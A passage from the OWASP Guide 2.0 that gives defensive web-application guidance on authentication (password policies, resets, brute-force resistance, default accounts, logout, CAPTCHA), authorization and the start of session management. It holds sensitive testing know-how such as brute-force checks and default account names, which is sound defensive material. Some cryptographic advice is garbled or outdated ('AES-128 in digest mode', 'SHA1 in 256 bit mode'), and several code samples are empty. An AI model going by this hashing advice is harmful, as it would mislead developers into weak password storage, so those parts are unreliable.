                                                     118
OWASP Guide 2.0


    Programs that display the contents of referrer fields such as web log analyzers must carefully
protect against XSS and other HTML injection attacks.
    If your application has to use the referrer, it should only do so as a defense in depth
mechanism, and not try to sanitize the field, only reject it if it’s not correct. All code has bugs, so
minimize the amount of code dealing with the referrer field.
    For example, if login.jsp can only be invoked from http://www.example.com/index.jsp, the
referrer could check that the referrer is this value.
       Ja va
       HttpServletRequest request = getRequest();

       if ( !
       request.getHeader(“REFERER”).equals(“http://www.example.com/index.jsp”)
       ) {
                throw …
       }


       .NE T ( C#)

       if ( Request.ServerVariables(“HTTP_REFERER”) !=
       ‘http://www.example.com/default.aspx’ ) {
                throw …
       }


       PH P
       if ( $_SERVER[‘HTTP_REFERER’] != ‘http://www.example.com/index.php’ ) {
                throw …

       }


    But compared to simply checking a session variable against an authorization matrix, referrers
are a weak authorization or sequencing control.

Browser remembers passwords

    Modern browsers offer users the ability to manage their multitude of credentials by storing
them insecurely on their computer.

                                                   119
OWASP Guide 2.0

How to determine if you are vulnerable

   •   Clear all state from your browser. Often the most reliable way to do this is to create a
       fresh test account on the test computer and delete and re-create the account between test
       iterations
   •   Use a browser and log on to the application
   •   If the browser offers to remember any account credentials, your application is at risk.
   •   This risk is particularly severe for applications that contain sensitive or financial
       information.

How to protect yourself

   Modern browsers offer users the ability to manage their multitude of credentials by storing
them insecurely on their computer.
   In the rendered HTTP, send the following in any sensitive input fields, such as usernames,
passwords, password re-validation, credit card and CCV fields, and so on:


<form … AUTOCOMPLETE="off"> - for all form fields
<input … AUTOCOMPLETE="off"> - for just one field


   This indicates to most browsers to not to store that field in the password management feature.
Remember, it is only a polite suggestion to the browser, and not every browser supports this tag.

Default accounts

   A common vulnerability is default accounts - accounts with well known usernames and/or
passwords. Particularly bad examples are:


                                                    120
OWASP Guide 2.0


   •   Microsoft SQL Server until SQL 2000 Service Pack 3 with weak or non-existent security
       for “sa”

   •   Oracle – a large number of known accounts with passwords (fixed with later versions of
       Oracle)

How to determine if you are vulnerable

   •   Determine if the underlying infrastructure has no default accounts left active (such as
       Administrator, root, sa, ora, dbsnmp, etc)
   •   Determine if the code contains any default, special, debug or backdoor credentials
   •   Determine if the installer creates any default, special, debug credentials common to all
       installations

   •   Ensure that all accounts, particularly administrative accounts, are fully specified by the
       installer / user.

   There should be no examples or images in the documentation with usernames in them

How to protect yourself

   •   New applications should have no default accounts.
   •   Ensure the documentation says to determine that the underlying infrastructure has no
       default accounts left active (such as Administrator, root, sa, ora, dbsnmp, etc)
   •   Do not allow the code to contain any default, special, or backdoor credentials

   •   When creating the installer, ensure the installer does not create any default, special,
       credentials

   •   Ensure that all accounts, particularly administrative accounts, are fully specified by the
       installer / user.
   •   There should be no examples or images in the documentation with usernames in them

Choice of usernames

   If you choose a username scheme that is predictable, it’s likely that attackers can perform a
denial of service against you. For example, banks are particularly at risk if they use
monotonically increasing customer numbers or credit card numbers to access their accounts.


                                                 121
OWASP Guide 2.0

How to determine if you are vulnerable

   •      Bad username forms include:
   •      Firstname.Lastname

   •      E-mail address (unless the users are random enough that this is not a problem … or
          you’re a webmail provider)
   •      Any monotonically increasing number

   •      Semi-public data, such as social security number (US only – also known as SSN),
          employee number, or similar.

   In fact, using the SSN as the username is illegal as you can’t collect this without a suitable
purpose.

How to protect yourself

   Where possible, allow users to create their own usernames. Usernames only have to be
unique.
   Usernames should be HTML, SQL and LDAP safe – suggest only allowing A..Z, a..z, and 0-
9. If you wish to allow spaces, @ symbols or apostrophes, ensure you properly escape the special
characters (see the Data Validation chapter for more details)
   Avoid the use of Firstname.Lastname, e-mail address, credit card numbers or customer
number, or any semi-public data, such as social security number (US only – also known as SSN),
employee number, or similar.

Change passwords

   Where the user has to remember a portion of the credential, it is sometimes necessary to
change it, for example if the password is accidentally disclosed to a third party or the user feels it
is time to change the password.

How to determine if you are vulnerable

   To test:


                                                    122
OWASP Guide 2.0


   •   Change the password.

   •   Change the password again – if there are minimum periods before new passwords can be
       chosen (often 1 day), it should fail

How to protect yourself

   •   Ensure your application has a change password function.

   •   The form must include the old password, the new password and a confirmation of the
       new password
   •   Use AUTOCOMPLETE=off to prevent browsers from caching the password locally
   •   If the user gets the old password wrong too many times, lock the account and kill the
       session
   For higher risk applications or those with compliance issues, you should include the ability to
prevent passwords being changed too frequently, which requires a password history. The
password history should consist only of previous hashes, not clear text versions of the password.
Allow up to 24 old password hashes.

Short passwords

   Passwords can be brute forced, rainbow cracked (pre-computed dictionary attack), or fall to
simple dictionary attacks. Unfortunately, they are also the primary method of logging users onto
applications of all risk profiles. The shorter the password, the higher the success rate of password
cracking tools.


                                                 123
OWASP Guide 2.0

How to determine if you are vulnerable

   •   Determine if the application allows users no password at all. This should never be
       allowed.

   •   Determine if the application allows users to use dangerously short passwords (less than
       four characters). Applications with a stronger authentication requirement will not allow
       this. Average applications should warn the user that it’s weak, but allow the change
       anyway. Poor applications will just change the password

   •   Change the password to be increasingly longer and longer until the application warns the
       user of excessive password size. A good application will allow arbitrary password
       lengths, and thus will not warn at all
   On each iteration, see if a shorter version of the password works (often only 8 or 16
characters is needed)

How to protect yourself

   •   Ensure your application does not allow blank passwords

   •   Enforce a minimum password length. For higher risk applications, prevent the user from
       using (a configurable) too short password length. For low risk apps, a warning to the user
       is acceptable for passwords less than six characters in length.

   •   Encourage users to use long pass phrases (like “My milk shake brings all the boys to the
       yard” or “Let me not to the marriage of true minds Admit impediments”) by not strictly
       enforcing complexity controls for passwords over 14 characters in length

   •   Ensure your application allows arbitrarily long pass phrases by using a decent one-way
       hash algorithm, such as AES-128 in digest mode or SHA-256 bit.

Weak password controls

   ISO 17799 and many security policies require that users use and select reasonable passwords,
and change them to a certain frequency. Most web applications are simply non-compliant with
these security policies. If your application is likely to be used within enterprise settings or
requires compliance with ISO 17799 or similar standards, it must implement basic authentication
controls. This does not mean that they need to be turned on by default, but they should exist.


                                                     124
OWASP Guide 2.0


How to determine if you are vulnerable

   Determine if the application
   •   Allows blank passwords
   •   allows dictionary words as passwords. This dictionary should be the local dictionary, and
       not just English

   •   allows previous passwords to be chosen. Applications with stronger authentication or
       compliance needs should retain a hashed password history to prevent password re-use

How to protect yourself

   •   Allow for languages other than English (possibly allowing more than one language at a
       time for bi-lingual or multi-lingual locales like Belgium or Switzerland)
   •   The application should have the following controls (but optionally enforce):
   •   Password minimum length (but never maximum length)
   •   Password change frequency
   •   Password minimum password age (to prevent users cycling through the password history)
   •   Password complexity requirements
   •   Password history

   •   Password lockout duration and policy (ie no lockout, lockout for X minutes, lockout
       permanently)

   For higher risk applications, use a weak password dictionary helper to decide if the user’s
choice for password is too weak.

               Note: Complex frequently changed passwords are
               counterproductive to security. It is better to have a long-lived
               strong passphrase than a 10 character jumble changed every 30
               days. The 30 days will ensure that PostIt™ notes exist all over the
               organization with passwords written down.

Reversible password encryption

   Passwords are secrets. There is no reason to decrypt them under any circumstances. Help
desk staff should be able to set new passwords (with an audit trail, obviously), not read back old
passwords. Therefore, there is no reason to store passwords in a reversible form.
                                                 125
OWASP Guide 2.0

   The usual mechanism is to use a cryptographic digest algorithm, such as MD5 or SHA1.
However, some forms have recently shown to be weak, so it is incumbent to move to stronger
algorithms unless you have a large collection of old hashes.

How to determine if you are vulnerable

   For custom code using forms-based authentication, examine the algorithm used by the
authentication mechanism. The algorithm should be using AES-128 in digest mode, SHA1 in
256 bit mode, with a salt.
   •   Older algorithms such as MD5 and SHA1 (with 160 bit hash output) have been shown to
       be potentially weak, and should no longer be used.
   •   No algorithm (ie you see a clear text password) is insecure and should not be used

   •   Algorithms, such as DES, 3DES, Blowfish, or AES in cipher mode, which allow the
       passwords to be decrypted should be frowned upon.

How to protect yourself

   If you don’t understand the cryptography behind password encryption, you are probably
going to get it wrong. Please try to re-use trusted password implementations.
   •   Use AES-128 in digest mode or SHA1 in 256 bit mode
   •   Use a non-static salting mechanism
   •   Never send the password hash or password back to the user in any form

Automated password resets

   Automated password reset mechanisms are common where organizations believe that they
need to avoid high help desk support costs from authentication. From a risk management
perspective, password reset functionality seems acceptable in many circumstances. However,
password reset functionality equates to a secondary, but much weaker password mechanism.
From a forthcoming study (see references), it appears that password reset systems with five
responses are the equivalent to two character passwords and require reversible or clear text
passwords to be stored in the back end system, which is contrary to security best practices and
most information security policies.
   In general, questions required by password reset systems are easily found from public records
(mother’s maiden name, car color, etc). In many instances, the password reset asks for data that


                                                  126
OWASP Guide 2.0


is illegal or highly problematic to collect, such as social security numbers. In most privacy
regimes, you may only collect information directly useful to your application’s needs, and
disclose to the user why you are collecting that information.
   In general, unless the data being protected by your authentication mechanism is practically
worthless, you should not use password reset mechanisms.

How to determine if you are vulnerable

   Password reset mechanisms vary in complexity, but are often easily abused.
   •   If password reset uses hints, check the hints for publicly known or semi-public
       information such as date of birth, SSN, mother’s name, etc. It should not use these as they
       can be found out from other sources and from social engineering
   •   There should no further clues in the underlying HTML

   •   If password reset uses the e-mail address as the key to unlocking the account, the
       resulting e-mail should not contain a password itself, but a one-time validation token
       valid only for a short period of time (say 15 minutes). If the token is good for a long
       period of time, check to see if the token is predictable or easy to generate
   •   If the e-mail contains a clickable link, determine if the link can be used for phishing

How to protect yourself

   •   High value transaction systems should not use password reset systems. It is discouraged
       for all other applications.

   •   Consider cheaper and more secure systems, such as pre-sending the user a password reset
       token in a sealed envelope which is replenished upon use.

   •   If the questions and answers are used to identify the user to the help desk, simply
       generate a random number in the “How to call the help desk” page on your web site and
       verify this number when the user calls in.

   •   Be careful when implementing automated password resets. The easiest to get right is “e-
       mail the user” as it creates an audit trail and contains only one secret – the user’s e-mail
       address. However, this is risky if the user’s e-mail account has been compromised.
   •   Send a message to the user explaining that someone has triggered the password reset
       functionality. Ask them if they didn’t ask for the reset to report the incident. If they did


                                                 127
OWASP Guide 2.0

       trigger it, provide a short cryptographically unique time limited token ready for cut and
       paste. Do not provide a hyperlink as this is against phishing best practices and will make
       scamming users easier over time. This value should then be entered into the application
       which is waiting for the token. Check that the token has not expired and it is valid for that
       user account. Ask the user to change their password right there. If they are successful,
       send a follow up e-mail to the user and to the admin. Log everything.

   If you have to choose the hint based alternative, use free-form hints, with non-public
knowledge suggestions, like “What is your favorite color?” “What is your favorite memory,” etc.
Do not use mother’s maiden name, SSN, or similar. The user should enter five hints during
registration, and be presented with three when they reset the password.
   Obviously, both password reset mechanisms should be over SSL to provide integrity and
privacy.

Brute Force

   A common attack is to attempt to log on to a well-known privileged account name or
otherwise guessed account and attempt brute-force or dictionary attacks against the password.
Users are notorious at choosing really bad passwords (like “password”), and so this approach
works surprisingly well.
   Applications should be robust in the face of determined automated brute force and dictionary
attack, such as from Brutus or custom scripts. Determined brute force attacks cannot easily be
defeated, only delayed.

How to determine if you are vulnerable

   To test the application:


                                                   128
OWASP Guide 2.0


   •   Use a brute force application, such as Brutus or a custom Perl script. This attack only
       works with tools.
   •   Use multiple dictionaries, not just English

   •   Use “common password” dictionaries. You’d be surprised how often “root”, “password”,
       “”, and so on are used
   •   Does the error message tell you about what went wrong with the authentication?
   •   Are the logs for failed authentication attempts tied to a brute force mechanism? Does it
       lock your IP or session out?
   •   Can you restart the brute force by dropping the session with n-1 attempts left? Ie, if you
       get your session destroyed at 5 attempts, does using 4 then starting a new session work?
   If the application allows more than five attempts from a single IP address, or a collection rate
in excess of 10 requests a second, it’s likely that the application will fall to determined brute
force attack.

How to protect yourself

   Check the application:


                                                  129
OWASP Guide 2.0

   •   Has a delay between the user submitting the credential and a success or failure is
       reported. A delay of three seconds can make automated brute force attacks almost
       infeasible. A progressive delay (3 seconds then 15 then 30 then disconnect) can make
       casual brute force attacks completely ineffective

   •   warns the user with a suitable error message that does not disclose which part of the
       application credentials are incorrect by using a common authentication error page:


   •   logs failed authentication attempts (in fact, a good application logs all authentication
       attempts)

   •   for applications requiring stronger controls, blocking access from abusive IP addresses (ie
       accessing more than three accounts from the same IP address, or attempting to lock out
       more than one account)
   •   destroys the session after too many retries.

   In such a scenario, log analysis might reveal multiple accesses to the same page from the
same IP address within a short period of time. Event correlation software such as Simple Event
Correlator (SEC) can be used to define rules to parse through the logs and generate alerts based
on aggregated events. This could also be done by adding a Snort rule for alerting on HTTP
Authorization Failed error messages going out from your web server to the user, and SEC can
then be used to aggregate and correlate these alerts.


                                                      130
OWASP Guide 2.0


Remember Me

   On public computers, “Remember Me?” functionality, where a user can simply return to their
personalized account can be dangerous. For example, in Internet Cafes, you can often find sites
previous users have logged on to, and post as them, or order goods as them (for example with
eBay).

How to determine if you are vulnerable

   •     Does the application possess “remember me” functionality?
   •     If so, how long does it last? If permanently, how long does the cookie last before expiry?

   •     Does it use a predictable cookie value? If so, can this be used to bypass authentication
         altogether?

How to protect yourself

   •     If your application deals with high value transactions, it should not have “Remember Me”
         functionality.

   •     If the risk is minimal, it is enough to warn users of the dangers before allowing them to
         tick the box.

   •     Never use a predictable “pre-authenticated” token. The token should be kept on record to
         ensure that the authentication mechanism is not bypassable

Idle Timeouts

   Applications that expose private data or that may cause identity theft if left open should not
be accessible after a certain period of time.


                                                  131
OWASP Guide 2.0

How to determine if you are vulnerable

   •   Log on to the application
   •   Does the application have a keep alive or “log me on automatically” function? If so, the
       likelihood is high that the application will fail this test.
   •   Wait 20 minutes
   •   Try to use the application again.
   •   If the application allows the use, the application is at risk.

How to protect yourself

   •   Determine a suitable time out period with the business
   •   Configure the time out in the session handler to abandon or close the session after the
       time out has expired.

Logout

   All applications should have a method of logging out of the application. This is particularly
vital for applications that contain private data or could be used for identity theft.


                                                     132
OWASP Guide 2.0


How to determine if you are vulnerable

   •   Does the application contain a logout button or link somewhere within it?
   •   Does every view contain a logout button or link?

   •   When you use logout, can you re-use the session (ie copy and paste a URL from two or
       three clicks ago, and try to re-use it)?

   •   (High risk applications) When logout is used, does the application warn you to clear the
       browser’s cache and history?

How to protect yourself

   •   Implement logout functionality
   •   Include a log out link or button in every view and not just in the index page

   •   Ensure that logout abandons or closes out the session, and clears any cookies left on the
       browser

   •   (High risk applications) Include text to warn the user to clear their browser’s cache and
       history if they are on a shared PC

Account Expiry

   Users who have to sign up for your service may wish to discontinue their association with
you, or for the most part, many users simply never return to complete another transaction.


                                                  133
OWASP Guide 2.0

How to determine if you are vulnerable

   •     Does the application have a mechanism to terminate the account?
   •     Does this remove all the user’s records (modulo records required to provide adequate
         transaction history for taxation and accounting purposes?)
   •     If the records are partially scrubbed, do they eliminate all non-essential records?

How to protect yourself

   •     Users should have the ability to remove their account. This process should require
         confirmation, but otherwise should not overly make it difficult to the user to remove their
         records.
   •     Accounts that have not logged in for a long period of time should be locked out, or
         preferably removed.

   •     If you retain records, you are required by most privacy regimes to detail what you keep
         and why to the user in your privacy statement.

   When partially scrubbing accounts (ie you need to maintain a transaction history or
accounting history), ensure all personally identifiable information is not available or reachable
from the front end web application, i.e. export to an external database of archived users or CSV
format

Self registration

   Self-registration schemes sound like a great idea until you realize that they allow anonymous
users to access otherwise protected resources. Any application implementing self-registration
should include steps to protect itself from being abused.


                                                     134
OWASP Guide 2.0


How to determine if you are vulnerable

   •   Does the self-registration feature allow full access to all features without human
       intervention?
   •   If there are limits, are they enforced if you know about them? Many applications simply
       don’t let you see a particular URL, but does that URL work when cut-n-paste from a
       more privileged account?

   •   Can the process for maximizing the account’s capabilities be forced or socially
       engineered?

How to protect yourself

   •   Implement self-registration carefully based upon the risk to your business. For example,
       you may wish to put monetary or transaction limits on new accounts.
   •   If limits are imposed, they should be validated by business rules, and not just by security
       through obscurity.
   •   Ensure the process to maximize the features of an account is simple and transparent.

   •   When accounts are modified, ensure that a reasonable trace or audit of activity is
       maintained

CAPTCHA

   CAPTCHA (“completely automated public Turing test to tell computers and humans apart”
… really!) systems supposedly allow web designers to block out non-humans from registering
with web sites.


   The usual reason for implementing a CAPTCHA is to prevent spammers from registering
and polluting the application with spam and pornographic links. This is a particularly bad
problem with blog and forum software, but any application is at risk if search engines can index
content.

How to determine if you are vulnerable

   The primary method of breaking CAPTCHA’s is to grab the image and to use humans to
crack them. This occurs with “free day passes” to adult web sites. A person who wants to look at

                                                135
OWASP Guide 2.0

free images is presented with the captured CAPTCHA and more often than not, they will type
the letters in for a small reward. This completely defeats the CAPTCHA mechanism.
   Visual or audible CAPTCHA mechanisms by their nature are not accessible to blind (or deaf)
users, and as a consequence of trying to defeat clever optical character recognition software,
often locks out color blind users (which can be as high as 10 % of the male population).
   Note: Any web site that is mandated or legally required to be accessible must not use
CAPTCHA’s.

How to protect yourself

   Do not use CAPTCHA tags. They are illegal if you are required to be accessible to all users
(often the case for government sites, health, banking, and nationally protected infrastructure,
particularly if there is no other method of interacting with that organization).
   If you have to:


                                                    136
OWASP Guide 2.0


   •   always provide a method by which a user may sign up or register for your web site
       offline or via another method
   •   deter the use of automated sign ups by using the “no follow” tag. Search engines will
       ignore hyperlinks and pages with this tag set, immensely devaluing the use of link
       spamming

   •   Limit the privileges of newly signed up accounts or similar until a positive validation has
       occurred. This can be as simple as including a unique reference ID to a registered credit
       card, or requiring a certain amount of time before certain features are unlocked, such as
       public posting rights or unfettered access to all features

Further Reading

   •   “Body Check”, c’t Magazine. Very amusing article from 2002
       http://www.heise.de/ct/english/02/11/114/

   •   Klein, A., NTLM Authentication and HTTP proxies don’t mix, posting to webappsec
       http://packetstormsecurity.nl/papers/general/NTLMhttp.txt

   •   How much does it take before your signature is verified? Apparently three plasma
       screens:
       http://www.zug.com/pranks/credit_card/

   •   Schneier, B., The failure of two factor authentication, blog / essay
       http://www.schneier.com/blog/archives/2005/03/the_failure_of.html

   •   Group blog led by Kim Cameron, The Laws of Identity
       http://www.identityblog.com/stories/2004/12/09/thelaws.html

   •   van der Stock, A., “On the entropy of password reset systems”, unpublished research
       paper. If you’d like participate in the survey portion of this research, please contact
       vanderaj@owasp.org


                                                 137
OWASP Guide 2.0


Authorization

Objectives

   •   To ensure only authorized users can perform allowed actions within their
       privilege level

   •   To control access to protected resources using decisions based upon role or
       privilege level

   •   To prevent privilege escalation attacks, for example using administration
       functions whilst only an anonymous user or even an authenticated user.

Environments Affected

   All applications.

Relevant COBIT Topics

   DS5 – All sections should be reviewed. This section covers nearly all COBIT
detailed control objectives.

Principle of least privilege

   Far too often, web applications run with excessive privileges, either giving users
far too great privilege within protected resources, such as the database (for example,
allowing table drops or the ability to select data from any table to running privileged
stored procedures like xp_cmdshell()), all the way through to running the web
application infrastructure with high privilege system accounts (like LOCALSYSTEM
or root), to code in managed environments running with full access outside their
sandbox (ie Java’s AllPermission, or .NET’s FullTrust).
   If any other issue is found, the excessive privileges grant the attacker full
uncompromised scope to own the machine completely, and often other nearby
infrastructure. It cannot be stated strongly enough that web applications require the
lowest possible privilege.

How to determine if you are vulnerable

   •   System level accounts (those that run the environment) should be as low
       privilege as possible. Never should “Administrator”, “root”, “sa”, “sysman”,
OWASP Guide 2.0


       “Supervisor”, or any other all privileged account be used to run the application
       or connect to the web server, database, or middleware.

   •   User accounts should possess just enough privileges within the application to
       do their assigned tasks
   •   Users should not be administrators
   •   Users should not be able to use any unauthorized or administrative functions.

How to protect yourself

   •   Development, test and staging environments must be set up to function with
       the lowest possible privilege so that production will also work with lowest
       possible privileges
   •   Ensure that system level accounts (those that run the environment) should be
       as low privilege as possible. Never should “Administrator”, “root”, “sa”,
       “sysman”, “Supervisor”, or any other all privileged account be used to run the
       application or connect to the web server, database, or middleware.

   •   User accounts should possess just enough privileges within the application to
       do their assigned tasks
   •   Users should not be administrators and vice versa

   •   Users should not be able to use any unauthorized or administrative functions.
       See the authorization section for more details

   •   Database access should be through parameterized stored procedures (or
       similar) to allow all table access to be revoked (ie select, drop, update, insert,
       etc) using a low privilege database account. This account should not hold any
       SQL roles above “user” (or similar)

   •   Code access security should be evaluated and asserted. If you only need the
       ability to look up DNS names, you only ask for code access permissions to
       permit this. That way if the code tries to read /etc/password, it can’t and will
       be terminated

   •   Infrastructure accounts should be low privilege users like LOCAL SERVICE
       or nobody. However, if all code runs as these accounts, the “keys to the
       kingdom” problem may re-surface. If you know what you’re doing, with
       careful replication of the attributes of low privilege accounts like LOCAL
OWASP Guide 2.0


         SERVICE or nobody is better to create low privilege users and partition than
         to share LOCAL SERVICE or “nobody”.

Access Control Lists

     Many access controls are out of the box insecure. For example, the default Java 2
file system security policy is “All Permission”, an access level which is usually not
required by applications.


grant codeBase "file:${{java.ext.dirs}}/*" {
         permission java.security.AllPermission;

};


     Applications should assert the minimum privileges they need and create access
control lists which enforce the tightest possible privileges.

How to determine if you are vulnerable

     •   Determine if file, network, user, and other system level access controls are too
         permissive
     •   Determine if users are in a minimal number of groups or roles
     •   Determine if roles have minimal sets of privileges
     •   Determine if the application asserts reduced privileges, such as by providing a
         policy file or “safe mode” configuration

How to protect yourself

     Access controls to consider:
     •   Always start ACL’s using “deny all” and then adding only those roles and
         privileges necessary
     •   Network access controls: firewalls and host based filters
     •   File system access controls: file and directory permissions
     •   User access controls: user and group platform security
     Java / .NET / PHP access controls: always write a Java 2 security policy or in
.NET ensure that Code Access security is asserted either programmatically or by
assembly permissions. In PHP, consider the use of “safe mode” functionality,
including open_basedir directives to limit file system access.
OWASP Guide 2.0


   Data access controls: try to use stored procedures only, so you can drop most
privilege grants to database users – prevents SQL injection
   Exploit your platform: Most Unix variants have “trusted computing base”
extensions which include access control lists. Windows has them out of the box. Use
them!

Custom authorization controls

   Most of the major application frameworks have a well developed authorization
mechanism (such as Java’s JAAS or .NET’s inbuilt authorization capabilities in
web.config).
   However, many applications contain their own custom authorization code. This
adds complexity and bugs. Unless there’s a specific reason to override the inbuilt
functionality, code should leverage the framework support.

How to determine if you are vulnerable

   •    Does the code leverage the inbuilt authorization capabilities of the
        framework?

   •    Could the application be simplified by moving to the inbuilt authentication /
        authorization model?

   •    If custom code is used, consider positive authentication issues and exception
        handling – can a user be “authorized” if an exception occurs?

   •    What coverage is obtained by the use of the custom authentication controls? Is
        all the code and resources protected by the mechanism?

How to protect yourself

   •    Always prefer to write less code in applications, particularly when frameworks
        provide high quality alternatives.

   •    If custom code is required, consider positive authentication issues and
        exception handling – ensure that if an exception is thrown, the user is logged
        out or at least prevented from accessing the protected resource or function.
   •    Ensure that coverage approaches 100% by default.

Centralized authorization routines

   A common mistake is to perform an authorization check by cutting and pasting an
authorization code snippet, or worse re-writing it every time. Well written
OWASP Guide 2.0


applications centralize access control routines, particularly authorization, so if any
bugs are found, they can be fixed once and applied everywhere immediately.

How to determine if you are vulnerable

   Applications that are vulnerable to this attack have authorization code snippets all
over the code.

How to protect yourself

   •   Code a library of authorization checks
   •   Standardize on calling one or more of the authorization checks

Authorization matrix

   Access controlled applications must check that users are allowed to view a page or
use an action prior to performing the rendering or action.

How to determine if you are vulnerable

   Check:
   •   Does each non-anonymous entry point have an access control check?
   •   Is the check at or near the top of the activity?

How to protect yourself

   Either use the inbuilt authorization checks of the framework, or place the call to a
centralized authorization check right at the top of the view or action.

Client-side authorization tokens

   Many web application developers are keen to not use session storage – which is
misguided when it comes to access control and secrets. So they revert to using the
client’s state, either in cookies, headers, or in hidden form fields.

How to determine if you are vulnerable

   Check your application:
OWASP Guide 2.0


      •   Does not set any client-side authentication or authorization tokens in headers,
          cookies, hidden form fields, or in URL arguments.

      •   Does not trust any client-side authentication or authorization tokens (often in
          old code)

      If your application uses an SSO agent, such as IBM’s Tivoli Access Manager,
Netegrity’s SiteMinder, or RSA’s ClearTrust, ensure your application validates the
agent tokens rather than simply accepting them, and ensure these tokens are not
visible to the end user in any form (header, cookie, hidden fields, etc). If the tokens
are visible to the end user, ensure that all the properties of a cryptographically secure
session handler as per chapter 0 are taken into account.

How to protect yourself

      When your application is satisfied that a user is authenticated, associate the
session ID with the authentication tokens, flags or state. For example, once the user is
logged in, a flag with their authorization levels is set in the session object.


Java
if ( authenticated ) {
}


.NET (C#)

if ( authenticated ) {


}


PHP
if ( authenticated ) {

          $_SESSION[‘authlevel’] = X_USER;              // X_USER is defined
elsewhere as meaning, the user is authorized
}


      Check your application:
OWASP Guide 2.0


   •   Does not set any client-side authentication or authorization tokens in headers,
       cookies, hidden form fields, or in URL arguments.

   •   Does not trust any client-side authentication or authorization tokens (often in
       old code)

   If your application uses an SSO agent, such as IBM’s Tivoli Access Manager,
Netegrity’s SiteMinder, or RSA’s ClearTrust, ensure your application validates the
agent tokens rather than simply accepting them, and ensure these tokens are not
visible to the end user in any form (header, cookie, hidden fields, etc). If the tokens
are visible to the end user, ensure that all the properties of a cryptographically secure
session handler as per chapter 12 are taken into account.

Controlling access to protected resources

   Many applications check to see if you are able to use a particular action, but then
do not check if the resource you have requested is allowed. For example, forum
software may check to see if you are allowed to reply to a previous message, but then
doesn’t check that the requested message is within a protected or hidden forum or
thread. Or an Internet Banking application might check that you are allowed to
transfer money, but doesn’t validate that the “from account” is one of your accounts.
OWASP Guide 2.0


How to determine if you are vulnerable

   •   Does the application verify all resources they’ve asked for are accessible to
       the user?

   •   Code that uses resources directly, such as dynamic SQL queries, are often
       more at risk than code that uses the model-view-controller paradigm. The
       reason for this is that the model is the correct place to gate access to protected
       resources, whereas a dynamic SQL query often makes false assumptions about
       the resource.

How to protect yourself

   •   Use model code instead of direct access to protected resources
   •   Ensure that model code checks the logged in user has access to the resource
   •   Ensure that the code asking for the resource has adequate error checking and
       does not assume that access will always be granted

Protecting access to static resources

   Some applications generate static content (say a transaction report in PDF format),
and allow the underlying static web server to service access to these files. Often this
means that a confidential report may be available to unauthorized access.
OWASP Guide 2.0


How to determine if you are vulnerable

   •   Does the application generate or allow access to static content?
   •   Is the static content access controlled using the current logged in user?
   •   If not, can an anonymous user retrieve that protected content?

How to protect yourself

   •   Best - generate the static content on the fly and send directly to the browser
       rather than saving to the web server’s file system
   •   If protecting static sensitive content, implement authorization checks to
       prevent anonymous access
   •   If you have to save to disk (not recommended), use random filenames (such as
       a GUID) and clean up temporary files regularly

Further Reading

   •   ASP.Net authorization:
       http://msdn.microsoft.com/library/default.asp?url=/library/en-
       us/cpguide/html/cpconaspnetauthorization.asp
OWASP Guide 2.0


Session Management

Objective

    To ensure that
    •   authenticated users have a robust and cryptographically secure association with their
        session
    •   enforce authorization checks

    •   prevent common web attacks, such as replay, request forging and man-in-the-middle
        attacks

Environments Affected

    All.

Relevant COBIT Topics

    PO8 – All sections should be reviewed
    PO8.4 – Privacy, Intellectual proeprty and data flow

Description

    Thick client applications innately store local data ("state") in memory allocated by the
operating system for the duration of the program's run, such as global, heap and stack variables.
With web applications, the web server serves up pages in response to client requests. By design,
the web server is free to forget everything about pages it has rendered in the past, as there is no
explicit state.
    This works well when rendering static content, such as a brochure or image, but not so well
when you want to do real work, such as filling out a form, or if you have multiple users you need
to keep separate, such as in an online banking application.
    Web servers are extended by application frameworks, such as J2EE or ASP.NET,
implementing a state management scheme tying individual user's requests into a "session" by
tying a cryptographically unique random value stored in a cookie (or elsewhere within client
submitted data) against state held on the server, giving users the appearance of a stateful
application. The ability to restrict and maintain user actions within unique sessions is critical to
web security.


                                                  147
OWASP Guide 2.0

    Although most users of this guide will be using an application framework with built in
session management capabilities, others will use languages such as Perl CGI that do not. They
are at an immediate disadvantage as the developers may be forced to create a session
management scheme from scratch. These implementations are often weak and breakable.
Another common mistake is to implement a weak session management scheme on top of a strong
one. It is theoretically possible to write and use a cryptographically secure session management
scheme, which is the focus of this chapter. However, for mere mortals, it cannot be stressed
highly enough to use an application framework which has adequate session management. There
is no value in re-writing such basic building blocks.
    Application frameworks such as J2EE, PHP, ASP and ASP.NET take care of much of the
low level session management details and allow fine level control at a programmatic level, rather
than at a server configuration level. For example, ASP.NET uses an obfuscated tamper-resistant
"view state" mechanism, which renders a hidden field in each page. View state can be used to
transmit insensitive variables, web control locations, and so on. Using programmatic means, it's
possible to include or exclude a variable from the view state, particularly if you don't need a
control’s state to be available between different pages of the same application. It is also possible
to encrypt view state if you are likely to transmit sensitive data to the user, but it is better if such
variables are kept in the server-side session object. This can save download time, reduce
bandwidth, and improve execution times. Careful management of the view state is the difference
between a well-optimized application, and a poorly performing application.

Best practices

    Best practice is to not re-write the wheel, but to use a robust, well-known session manager.
Most popular web application frameworks contain a suitable implementation. However, early
versions often had significant weaknesses. Always use the latest version of your chosen
technology, as its session handler will likely be more robust and use cryptographically strong
tokens. Use your favorite search engine to determine if this is indeed the case.
    Consider carefully where you store application state:


                                                      148
OWASP Guide 2.0

   •   Authorization and role data should be stored on the server side only
   •   Navigation data is almost certainly acceptable in the URL as long as it can be validated
       and authorization checks are effective
   •   Presentation flags (such as theme or user language) can belong in cookies.
   •   Form data should not contain hidden fields – if it is hidden, it probably needs to be
       protected and only available on the server side. However, hidden fields can (and should)
       be used for sequence protection and to prevent brute force pharming attacks

   Data from multi-page forms can be sent back to the user in two cases:
   •   When there are integrity controls to prevent tampering
   •   When data is validated after every form submission, or at least by the end of the
       submission process

   •   Application secrets (such as server-side credentials and role information) should never be
       visible to the client. These must be stored in a session or server-side accessible way

   If in doubt, do not take a chance and stash it in a session.

Misconceptions

   Sessions have an undeserved poor reputation with some programmers, particularly those
from Java backgrounds who prefer the ease of programming stateless server side components.
However, this is simply wrong from a security and performance perspective, as state must be
stored somewhere, and sensitive state must be stored on the server in some fashion. The
alternative, storing all state within each request, leads to extensive use of hidden fields and extra
database queries to avoid server-side session management, and is vulnerable to replay and
request forgery attacks, as well as producing complex code.
   Another common misperception is that they take up valuable server resources. This was true
when servers were RAM constrained, but is not true today. Indeed, transmitting session data to a
client, and then decoding, de-serializing, performing tampering checks, and lastly validating the
data upon each request requires higher server resource consumption than keeping it safe inside a
session object.


                                                 149
OWASP Guide 2.0

Permissive Session Generation

   Many web application frameworks will simply issue a new requestor a valid session ID if
one does not exist. This is called “permissive session generation”, and coupled with some forms
